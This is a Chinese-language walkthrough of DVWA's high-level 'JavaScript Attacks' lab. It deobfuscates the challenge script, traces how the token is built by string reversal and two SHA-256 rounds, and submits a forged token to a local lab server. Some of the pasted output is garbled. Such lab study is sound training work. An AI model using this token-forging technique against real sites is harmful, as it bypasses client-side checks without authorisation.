var a=['fromCharCode','toString','replace','BeJ','\x5cw+','Lyg','SuR','(w()/{\x273M\x203L\x27; q\x201l=\x273K\x203I\x203J\x203J\x20T\x27; q\x201R=1c\x202I==l[16]=l[2]=l[3]=l[4]=l[5]=l[6]=l[7]=l[8]=l[9]=l[10]=l[11]=l[12]=l[13]=l[14]=l[15]=0}p(2h){1g(i=k,1A;M<W&&i<1k;+M){l[i>2]|=s[M]<>U[i++&3]}z{1o|+m[(C>>16)&o]+m[(C>>12)&o]+m[(C>>8)&o]+m[(C>>4)&o]+m[(B>>28)&o]+m[(B>>24)&o]+m[(B>>20)&o]+m[(B>>16)&o]+m[(B>>12)&o]+m[(B>>8)&o]+m[(B>>4)&o]\x27.1r=1q(1m,1o(\x221M\x22),1r+y)w\x202B=e\x224E\x22){1m,1o(\x221M\x22),1r=1q(e+1m,1o(\x221M\x22),1r)w\x202K(a,b){1m,1o(\x221M\x22).1r=2y(1m,1o',',|||||this|blocks|HEX_CHARS||0x0F|if|var|code|message||0xFF|t1|function|is224||else|return|h1|h0|h7|h2|h3|key|h6|h5|h4||bytes|index(function(c,d){var e=function(f){while(--f){c['push'](c['shift']());};e(++d);}(a,0x1f4)};var b=function(c,d){c=c-0x02;var e=a[c];return e;};eval(fun
```

### JavaScript Source

[vulnerabilities/javascript/source/high.php](#)

```
<?php
$page[ 'body' ] .= '<script src="'. DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/high.js"></script>';
?>
```

[vulnerabilities/javascript/source/high.js](#)

```
var a=['fromCharCode','toString','replace','BeJ','\x5cw+','Lyg','SuR','(w()/{\x273M\x203L\x27; q\x201l=\x273K\x203I\x203J\x203J\x20T\x27; q\x201R=1c\x202I==l[16]=l[2]=l[3]=l[4]=l[5]=l[6]=l[7]=l[8]=l[9]=l[10]=l[11]=l[12]=l[13]=l[14]=l[15]=0}p(2h){1g(i=k,1A;M<W&&i<1k;+M){l[i>2]|=s[M]<>U[i++&3]}z{1o|+m[(C>>16)&o]+m[(C>>12)&o]+m[(C>>8)&o]+m[(C>>4)&o]+m[(B>>28)&o]+m[(B>>24)&o]+m[(B>>20)&o]+m[(B>>16)&o]+m[(B>>12)&o]+m[(B>>8)&o]+m[(B>>4)&o]\x27.1r=1q(1m,1o(\x221M\x22),1r+y)w\x202B=e\x224E\x22){1m,1o(\x221M\x22),1r=1q(e+1m,1o(\x221M\x22),1r)w\x202K(a,b){1m,1o(\x221M\x22).1r=2y(1m,1o',',|||||this|blocks|HEX_CHARS||0x0F|if|var|code|message||0xFF|t1|function|is224||else|return|h1|h0|h7|h2|h3|key|h6|h5|h4||bytes|index(function(c,d){var e=function(f){while(--f){c['push'](c['shift']());};e(++d);}(a,0x1f4)};var b=function(c,d){c=c-0x02;var e=a[c];return e;};eval(fun
```

先 google 看看有沒有反混淆的工具可以用，找到 de4js 就先試試看了

### use de4js to decode

de4js | JavaScript Deobfuscator and Unpacker

<https://lelinhtinh.github.io/de4js/>

./ de4js 1.12.0  
JavaScript Deobfuscator and Unpacker

[View on GitHub](#)

### String Local File Remote File

```
ataView|0x36|0x5c|push|ZZ|Object|143694565|YY|0x1f83d9ab|1521486534|0x367cd507|0xc1059ed8|0xffc00b3
1|0x68581511|0x64f98fa7|XX|300|0x9b05688c|send|addEventListener|click|utf8|0xbefa4fa4|0xf70e5939|0x
510e527f|0xbb67ae85|0x6a09e667|0x3c6ef372|0xa54ff53a|JS_SHA256_NO_ARRAY_BUFFER_IS_VIEW', 'split'];
(function(c,d){var e=function(f){while(--f){c['push'][c['shift']]();}};e(++d);}(a,0x1f4));var
b=function(c,d){c=c-0x0;var e=a[c];return e;};eval(function(d,e,f,g,h,i){h=function(j)
{return(j<e?'h(parseInt(j/e))':((j+j%e)>0x23?String[b('0x0')](j+0x1d):j[b('0x1')](0x24));};
if(!'['[b('0x2')]](/\r/,String)){while(f--){i[h(f)]=g[f]||h(f);}g=[function(k){if('wpA'!=b('0x3'))
{return i[k];}else{while(f--){i[k(f)]=g[f]||k(f);}g=[function(l){return i[l];};}k=function(){return
b('0x4');};}f=0x1;};h=function(){return b('0x4');};}f=0x1;}:while(f--){if(a[f])}
```

None    Eval    Array    Obfuscator IO    \_Number    JSFuck    JJencode    AEncode    URLencode    Packer  
 JS Obfuscator    My Obfuscate    Wise Eval    Wise Function    Clean Source    Unreadable

Line numbers    Format Code    Unescape strings    Recover object-path    Execute expression    Merge strings    Remove grouping

[Clear](#)   [Auto Decode](#)

```
1| function () {
2|   'use strict';
3|   var ERROR = 'input is invalid type';
4|   var WINDOW = typeof window === 'object';
5|   var root = WINDOW ? window : {};
6|   if (root.JS_SHA256_NO_WINDOW) {
7|     WINDOW = false
8|   }
9|   var WEB_WORKER = !WINDOW && typeof self === 'object';
10|  var NODE_JS = !root.JS_SHA256_NO_NODE_JS && typeof process === 'object' && process.versions && process.versions.node;
11|  if (NODE_JS) {
12|    root = global
13|  } else if (WEB_WORKER) {
14|    root = self
15|  }
16|  var COMMON_JS = !root.JS_SHA256_NO_COMMON_JS && typeof module === 'object' && module.exports;
17|  var AMD = typeof define === 'function' && define.amd;
18|  var ARRAY_BUFFER = !root.JS_SHA256_NO_ARRAY_BUFFER && typeof ArrayBuffer !== 'undefined';
19|  var HEX_CHARS = '0123456789abcdef'.split('');
20|  var EXTRA = [-2147483648, 8388608, 32768, 128];
21|  var SHIFT = [24, 16, 8, 0];
22|  var K = [0x428a2f98, 0x71374491, 0xb5c0fbef, 0xe9b5dba5, 0x3956c25b, 0x59f111f1, 0x923f82a4, 0xab1c5ed5, 0xd807aa98, 0x12
835b81, 0x243185be, 0x550c7dc3, 0x72be5d74, 0x80deb1fe, 0xb9dc06a7, 0xc19bf174, 0xe49b69c1, 0xebf4786, 0xfc19dc6, 0x240ca1c
c, 0x2de92c6f, 0x4a7484aa, 0x5cb0a9dc, 0x76f988da, 0x983e5152, 0xa831c66d, 0xb00327c8, 0xbf597fc7, 0xc6e00bf3, 0xd5a79147, 0x
06ca6351, 0x14292967, 0x27b70a85, 0x2e1b2138, 0x4d2c6dfc, 0x53380d13, 0x650a7354, 0x766a0abb, 0x81c2c92e, 0x92722c85, 0xa2bfe
8a1, 0xa81a664b, 0xc24b8b70, 0xc76c51a3, 0xd192e819, 0xd6990624, 0xf40e3585, 0x106aa070, 0x19a4c116, 0x1e376c08, 0x2748774c,
```

恩 有比較像是給人看的 code 了

```
function do_something (e) {
  for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n]
  return t
}

function token_part_3 (t, y = 'ZZ') {
  document.getElementById('token').value = sha256(document.getElementById('token').value + y)
}

function token_part_2 (e = 'YY') {
  document.getElementById('token').value = sha256(e + document.getElementById('token').value)
}

function token_part_1 (a, b) {
  document.getElementById('token').value = do_something(document.getElementById('phrase').value)
}
```

```

document.getElementById('phrase').value = ''
setTimeout(function () {
  token_part_2('XX')
}, 300)

document.getElementById('send').addEventListener('click', token_part_3)

token_part_1('ABCD', 44)

```

直接拉到最下面可以看到 3 個可能的進入點，`token_part_3` 要等到送出 button 後才會被執行，`token_part_1` 會先被執行，`token_part_2` 因為有被延遲的關係，會在 `token_part_1` 後面執行，所以執行順序應該就是跟名稱一樣：

```
token_part_1 → token_part_2 → token_part3
```

```

document.getElementById('phrase').value = ''
setTimeout(function () {
  token_part_2('XX')
}, 300)

document.getElementById('send').addEventListener('click', token_part_3)

token_part_1('ABCD', 44)

```

## token\_part\_1

call `do_something` to reverse token

```

459  ↴function token_part_1 (a, b) {
460    ...document.getElementById(elementId: 'token').value = do_something(document.getElementById(elementId: 'phrase').value)
461  ↴}

```

```

function token_part_1 (a, b) {
  document.getElementById('token').value = do_something(document.getElementById('phrase').value)
}

```

reverse `phrase`

token\_part\_1 的參數只是障眼法，並沒有任何作用

```
function do_something (e) {  
    // e is phrase value  
    for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n] // reverse the token  
    return t  
}
```

```
445  ↗ function do_something (e) {  
446      // e is phrase value  
447      for (var t = '', n = e.length - 1; n ≥ 0; n--) t += e[n] // reverse the token  
448      return t  
449 }
```

此時 `document.getElementById('token').value` 的值會是 `phrase` 倒過來的值

接著換 token\_part\_2

### token\_part\_2

`e = 'YY'` 是 default value，`token_part_2('XX')` 被呼叫時有傳 `xx` 了所以實際上這裡的 `e` 是 `xx`

```
function token_part_2 (e = 'YY') {  
    document.getElementById('token').value = sha256(e + document.getElementById('token').value)  
}
```

將 reverse 後的 phrase 前面加上 `xx` 後再用 sha256 hash 一次

```
sha256('XX' + token)
```

最後是 token\_part\_3

### token\_part\_3

`token_part_3` 並沒有傳入任何參數，因此這裡的 `y` 會是 `zz`，最後將上一步的結果加上 `zz` 後再次用 sha256 hash 一次

```
function token_part_3 (t, y = 'zz') {  
    document.getElementById('token').value = sha256(document.getElementById('token').value + y)  
}
```

```
sha256( token + 'zz' )
```

因為是將固定的 phrase hash 兩次，所以答案應該是固定的

## 總結流程

```
reverse the phrase value to token value -> sha256('XX' + token) -> sha256(token + 'ZZ')
```

```
token = do_something('success') // "sseccus"
```

```
» token = do_something('success')
← "sseccus"
» token
← "sseccus"
»
```

```
token = sha256('XX' + token) // "7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068a"
```

```
token = sha256(token + 'ZZ') // "ec7ef8687050b6fe803867ea696734c67b541dfa286a0b1239f42ac5b0aa84"
```

final token:

```
ec7ef8687050b6fe803867ea696734c67b541dfa286a0b1239f42ac5b0aa84
```

Done

New Request

Cancel Send

Method: POST URL: http://dvwa.localtest/vulnerabilities/javascript/

Request Headers

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 97
```

Request Body

```
token=ec7ef8687050b6fe803867ea696734c67b541dfa286a0b1239f42ac5b0aa84&phrase=succes...
```

```
{
  "token": "ec7ef8687050b6fe803867ea696734c67b541dfaf286a0b1239f42ac5b0aa84",
  "phrase": "success",
  "send": "Submit"
}
```

Sc Method Domai... File Protocol S... Init... Ty Tr... Size Sta... En... Resp... D... [?] Headers Cookies Request Response Timings Stack Trace

204 POST	/vulner	HTTP/1.1	h...	do...	ht...	1.7...	4.13...	0 ms	24...	24 ms	2...
GET	/dv...	add_e	h...	scr...	js	28...	593 B	70...	70...	70 ms	0...
204 GET	/dv...	dvwaP	HTTP/1.1	h...	scr...	js	ca...	0 B	71...	71 ms	0...
204 GET	/dv...	high.js	HTTP/1.1	h...	scr...	js	ca...	0 B	72...	72 ms	0...
GET	/dv...	favicon	h...	Fav...	x-i	55...	1.37...	13...	13...	132...	0...
204 POST	/dv...	/vulner	HTTP/1.1	h...	Ne...	htr	1.8...	4.14...	51...	51...	51.5...

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

[More Information](#)

## Ref

- [HackTricks - HackTricks](#)
- [DVWA 通关指南 : SQL Injection-Blind\(SQL 盲注\) - 乌漆WhiteMoon - 博客园](#)
- [Blind SQL Injections with SQLMap against the DVWA - Cybr](#)
- de4js | JavaScript Deobfuscator and Unpacker  
<https://lelinhtinh.github.io/de4js/>